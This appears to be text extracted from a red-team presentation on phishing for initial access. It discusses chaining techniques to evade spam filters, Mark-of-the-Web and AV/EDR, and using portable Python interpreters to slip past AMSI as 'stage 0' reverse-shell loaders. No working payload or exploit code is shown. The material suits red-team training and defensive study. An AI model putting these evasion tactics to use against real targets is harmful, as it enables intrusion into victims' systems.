

A Good Day Phishing



WHOAMI

--- DMCXBLUE ---

Name: David

Certifications:

- Offensive Security Wireless Professional (OSWP)
- Offensive Security Certified Professional (OSCP)
- Certified Red Team Operator (CRT0)

Online Presence:

- Website: <https://dmcxblue.net>
- GitHub: <https://github.com/dmcxblue>
- Twitter: @dmcxblue
- Discord: dmcxblue
- NetSecFocus: dmcxblue

Publications:

- "How to Rob a Casino" (May 15, 2024)
- "How to Rob a Bank" (September 19, 2023)
- "Playing Blue" (November 10, 2022)
- "CRT0 Review" (August 23, 2022)
- "Fileless Malware" (August 30, 2021)
- "Playing with Hashes and Tickets" (July 18, 2021)
- "Starting in Red Team" (June 6, 2021)
- "The Importance of Enumeration" (March 20, 2021)
- "A Dive on SMBEXEC" (February 20, 2021)
- "Red Team Notes 2.0" (January 23, 2021)

Phishing in General


Phishing in our current time's have become difficult.

- Initial access capabilities are basically gold dust.
- Complex Chain of Attacks are the new standard achieve Initial Access
- Files need the capabilities to avoid AV/EDR




Chained Techniques

- Payloads don't work out-the-box anymore where you can just send 1 file and get a callback
- You need to evade Spam Filters, Email Security Protections, Mark-of-the-Web




Bring Your Own Interpreters

- Unfortunately, not native to Windows
- Not always easy to use
- Only command execution, but other extend
- No Installation (PORTABLE)



```
C:\Windows\system32\cmd.exe
C:\RedTeam>python -V
Python 3.12.1
C:\RedTeam>
```

- Malicious strings can still be scanned but AMSI isn't always applied to all languages
- Simple reverse shells work without detection
- We can use these as a form of “stage 0” payloads to call the big guns



A screenshot of a Windows PowerShell window titled "Windows PowerShell". The command entered is "PS C:\Users\ [REDACTED] \Desktop> python .\test-amssi.py amsiscanbuffer". The next command is ".\test-amssi.ps1". The output shows an error message: "At C:\Users\ [REDACTED] \Desktop\test-amssi.ps1:1 char:1 + Write-Host "amsiscanbuffer" + ~~~~~ This script contains malicious content and has been blocked by your antivirus software. + CategoryInfo : ParserError: (:) [], ParseException + FullyQualifiedErrorId : ScriptContainedMaliciousContent". The background of the slide features a dark, abstract pattern of red and blue horizontal lines.



* I do have to point out that some of these strings did get detected but easy to get around and others just simply worked

Python

Considerations in the portable version we work with:

- Size
- Modules
- Limitations


Seen in the examples we have OS but no CTYPES with allow API interaction




